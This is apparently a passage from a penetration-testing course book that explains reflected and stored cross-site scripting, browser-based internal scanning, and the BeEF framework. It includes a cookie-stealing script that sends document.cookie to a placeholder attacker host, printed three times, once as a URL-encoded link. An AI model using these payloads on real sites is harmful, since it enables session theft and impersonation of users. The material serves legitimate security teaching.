


Network Pen Testing and Ethical Hacking 127

Cross-Site Scripting attacks are typically abbreviated as XSS. We cannot call them CSS because in the web application world, that acronym is widely used for Cascading Style Sheets.

With XSS, the attacker injects input to a target site (or tricks a victim into submitting input to a target site) that contains a browser script, typically written in JavaScript. The script doesn't run on the target website, however. Instead, if the target site is vulnerable to XSS attacks, it will not filter the script but will instead pass it to one of the site's users. As a victim user surfs to the site with a browser, the attacker's script is presented to the victim's browser, where it runs.

When it runs in the victim's browser, the script can make the browser do anything on the target website that the user sitting at the browser can do. The browser could make transactions occur, reconfigure the victim's account, or take other action. Or, the script could make the victim's browser access other websites, possibly attacking them.




Let's explore in more depth the actions an attacker's script, injected to an XSS-vulnerable website and delivered to a browser, can take inside that victim's browser. First, the script could simply pop up a dialog box on the browser screen, perhaps alerting the user that the application is vulnerable to XSS attacks. Popping up such a dialog box is useful for finding this kind of flaw and demonstrating to others that the flaw is present. However, merely popping up a dialog box lulls some people into complacency about the true risks of these attacks. Don't fall into this trap! And, be careful that you properly describe the risks of XSS in your project report if you find such flaws during a test. If the dialog box were all that an attacker could do with XSS, there wouldn't be an issue here. But, XSS attacks can go far beyond the dialog box issue.

If the target site is vulnerable to XSS, an attacker could inject a script that causes the victim's browser to take its cookies for the vulnerable site and send them to an attacker. In effect, the attacker uses a browser script to harvest cookies from the victim. The attacker could then use those cookies while accessing the target site, perhaps impersonating a legitimate user in the application. We'll do this kind of attack in our next lab.

An XSS attack could also make the victim's browser start attacking other sites, scanning or exploiting their servers. If you think XSS attacks aren't a big deal because they can be used to pop up dialog boxes, imagine a web app in which an attacker posts a script so that any other user who accesses the website starts scanning and exploiting government servers without knowing it, simply because they visited the vulnerable site.

Or, an XSS attack could make the browser engage in transactions on the vulnerable site, perhaps buying or selling things, transferring money between accounts, and so on. Or, if the user reading the XSS content is an administrator, the XSS could take administrative actions on the website, such as disabling security functionality or sending sensitive information to the attacker.



Let's explore each of the last three XSS attack types in more detail. First, with stealing cookies, an attacker could devise a browser script that grabs cookies from the victim's browser and sends them to the attacker. An example script that performs this attack is:


```
<script>document.location='http://[AttackerIP]/
cgi-bin/grab.cgi?'+document.cookie;</script>
```

When a browser processes this script, it will:

- Fetch a new web page from a new location (document.location). This location is a function on the attacker's website at the attacker's IP address.
- The function invoked on the attacker's site is called grab.cgi. The attacker runs grab.cgi on his website to grab any parameters and their values sent to it, writing them to a file on the attacker's website.
- The victim's browser will pass to grab.cgi a parameter and its value. (Parameters and their values follow the ? in a URL.) The + represents a space. We are passing a parameter of the current web page cookie to the attacker (document.cookie). Note that this + works fine for input in a form. If we were to type the script in as a destination URL (in a link, for example), we'd have to URL encode the + as %2b.

Note that this script forces the victim's browser to send the cookie to the attacker regardless if grab.cgi is present. But, we do have to specify some function associated with the attacker's site in our script, whether it exists, or the victim's browser won't send the cookie.


To make all this work, the attacker would have to get the victim to view this script, which could be accomplished by posting it on a site that publishes content submitted by users. Or, the attacker could trick the victim into clicking a link that accesses a function on the target site, submitting a browser script as user input, which will reflect back to the victim's browser.



It's possible to use a variation of XSS attacks to make a browser conduct a scan of an internal network. Consider this screen shot. Here, the victim machine has surfed to a site where the attacker has posted content (perhaps a blogging site or some other venue where the attacker can post content). The attacker has put a series of browser scripts on this site. When the victim machine accesses the site, the scripts run in the victim's browser.

When they run, these scripts could be built to launch a scan of the internal network inside a firewall with the victim machine. The script could try to make a connection to TCP port 135 on another IP address inside the network (perhaps on the same subnet as the victim). Now, the attacker cannot directly determine the output of the scrip, because the scripting languages do not allow script output to be passed back to the web server. However, scripts can be constructed that do pass back to the originating website an indication of script success or failure. Thus, if the connection can be made to TCP port 135, the attacker will get a success indication. Otherwise, the attacker learns of the failure. Now the attacker knows if that port is opened or closed. Using a series of these scripts, or a more complex single script, the attacker can scan the internal network for open ports and vulnerable servers. It's even possible to deliver an exploit using this mechanism, so the browser, in effect, bounces an attack back against internal servers.

Jeremiah Grossman and T.C. Niedzialkowski wrote a presentation on how to perform port scanning using the technique. Researcher Billy Hoffman wrote a tool called Jikto that is a series of browser scripts that, when passed to a browser, make the browser conduct a scan of other websites to determine if they are hosting vulnerable web server content, such as the PHP, ASP.net, Ruby on Rails, Django, CGI, ASP, and Cold Fusion scripts that are measured by the Nikto. Dan Kaminsky went even further, showing how a series of browser scripts could give the attacker arbitrary access of any TCP-based service on an internal network via a user's browser.




Exercising even deeper and more flexible control of browsers via XSS attacks, the Browser Exploitation Framework (BeEF) by Wade Alcorn offers a modular framework of features for controlling browsers. As with XSS Shell, the attacker must configure a BeEF server that is used to control the zombie browsers. The attacker must also load a BeEF hook on an XSS-vulnerable website. After a victim browser accesses the web page containing the BeEF hook, the victim's browser contacts the BeEF server, and then the attacker can control that browser using functionality from the BeEF modules.

These modules include:

- A port scanner, causing the victim browser to scan any IP address the attacker chooses.
- A visited URL grabber, pulling browser history from the victim machine.
- A series of software inventory modules, letting the attacker know which browser plugins are installed, the version of Java or QuickTime on the machine, whether the browser is running on a virtual machine, and much more.
- A module that lets the attacker alter the appearance of the current web page on the victim's browser, in effect defacing it on the browser itself.
- A feature that allows the attacker to tell the victim's browser to deliver a Metasploit exploit to any other machine of the attacker's choosing. That is, the attacker can use the zombie browser as a delivery platform for exploits to other target machines.

There are dozens of additional modules, including integration with the XSS Shell tool.




Generally speaking, XSS vulnerabilities come in two types: reflected and stored.

With a reflected XSS vulnerability, a request sent to a target website contains input with a script in it. The website immediately reflects this input back without any filtering in its response to the browser. Such attacks immediately bounce a script off of a target server.

In a stored XSS vulnerability (sometimes called "persistent" XSS), the attacker can provide input containing a script to the target website. Then, at some later time, and possibly via some other mechanism, the script-containing content is sent back to a user's browser without any filtering.


Understanding the distinction between these two categories of XSS vulnerabilities is important for professional penetration testers and ethical hackers based on differences in the ease with which we can detect the two different kinds of XSS flaw. Thus, let's explore each in more detail, specifically applied with the XSS goal of stealing a victim's cookie.



This screen shot shows the steps in most reflected XSS attacks, which include:

- **Step 0:** The victim user sets up an account on a web server that is vulnerable to cross-site scripting, which we'll call VulnerableSite. After the user authenticates, the web application also might store cookies on the browser that identify the user. At some point in the application, a user's input is reflected back to the user without any filtering of script elements.
- **Step 1:** The attacker sends the victim an e-mail with a link in it, or tricks the victim into visiting a website with a link. The link has a format that accesses the VulnerableSite, invokes some function on that site, and provides it user input that is a cookie-stealing browser script. The link might look of the form:
- `http://[VulnerableSiteIP]/[VulnerableFunction]?[Variable]=<script>document.location='http://[AttackerIP]/cgi-bin/grab.cgi?'%2bdocument.cookie;</script>`
- **Step 2:** The victim clicks the link, which makes the victim's browser access the VulnerableSiteIP, invoking the VulnerableFunction. The victim's browser passes this VulnerableFunction (which could be a CGI, PHP, ASP, Cold Fusion, or other program) a given input Variable parameter with a value of a cookie-stealing browser script.
- **Step 3:** The web application VulnerableFunction reflects the user input back to the victim's browser without any filtering. This user input, remember, contains the script.
- **Step 4:** The script runs in the victim's browser, in the security context of the target website. The browser believes, after all, that the script came from the website; it's not smart enough to know that it was merely reflected off of the target site. Therefore, the script can grab all cookies for the VulnerableSite and send them via http to the attacker.

Now, the attacker has the victim's cookies, which could include sensitive data, such as a unique session credential identifying the user after authentication.




In a stored XSS attack, the vulnerable site doesn't immediately reflect the browser script at the victim. Instead, it stores the content provided by the attacker for delivery at a later time, using these steps:

- **Step 0:** As before, the vulnerable site sets a cookie on the victim's browser, which the attacker would like to steal.
- **Step 1:** The attacker provides input to the target website that contains a browser script. Alternatively, the attacker could trick the victim into clicking a link that accesses a function on the vulnerable site, providing it input that contains a malicious browser script (as we saw on the previous slide). The point here is not *how* the content gets to the target site (whether posted by the attacker or sent by the victim who was tricked by the attacker). The point is that the script is *not immediately delivered back* to a browser in a stored XSS attack. A cookie-stealing script would have the form of:

```
<script>document.location='http://[AttackerIP]/cgi-
bin/grab.cgi?'+document.cookie;</script>
```


- **Step 2:** The malicious script is stored by the vulnerable site. It could be appended to a file, written to a database, or stored in any other fashion.
- **Step 3:** At some later time, the victim user accesses some function on the target site, which causes the target site to respond by sending the attacker's stored script to the victim's browser.
- **Step 4:** The script runs on the victim's browser. This script runs in the security context of the target website. (The browser believes, after all, that the script came from the website.) Therefore, the script can grab all cookies for this site and send them via http to the attacker.



Automated scanning tools can look for XSS vulnerabilities by submitting input into HTTP GET parameters, POST forms, cookies, and other forms of user input, and watching what comes back from a target website. In fact, most XSS automated scanning tools inject simple dialog-box creation scripts, the familiar `<script>alert("Vulnerable");</script>` alert we discussed earlier. When that text comes back unaltered, the target is vulnerable to XSS. The attacker must then analyze in more detail what she can do with more sophisticated scripts to discern the level of risk of the flaw. Stealing session-tracking cookies is usually serious. Engaging in transactions on the target site as the victim could be even more so.

In most web applications, reflected XSS vulnerabilities are easier to find than their stored XSS counterparts because the results come back after the tester submits them. In fact, the ZAP Proxy tool we discussed earlier includes capabilities for scanning a target site or page for XSS flaws, by setting the value of each variable associated with the site to `<SCRIPT>alert("OWASP ZAP");)</SCRIPT>`. If ZAP sees that script come back immediately, the target is vulnerable to a reflected XSS attack. ZAP rates the flaw as a Medium risk; although, with more detailed scrutiny, a professional tester may decide to raise the risk rating higher.


ZAP has more difficulty detecting stored XSS flaws. It's harder for an automated test tool to submit script input and then comb through the rest of the application to see if it ever comes back. Some commercial tools do this, including the SPI Dynamics suite of tools, which include special identifying numbers in each submitted script so that the tool can match a script delivered on later output with the initial input used to send it. However, even this technique might miss a critical stored XSS flaw if the script isn't delivered back to the same application. The scanning tool and even manual human testers don't know where or even when their input will come back in all circumstances for a given application. It's even possible that a given application has a stored XSS flaw, but the input is actually stored for another application that the tester cannot access. Finding such flaws can be difficult indeed.



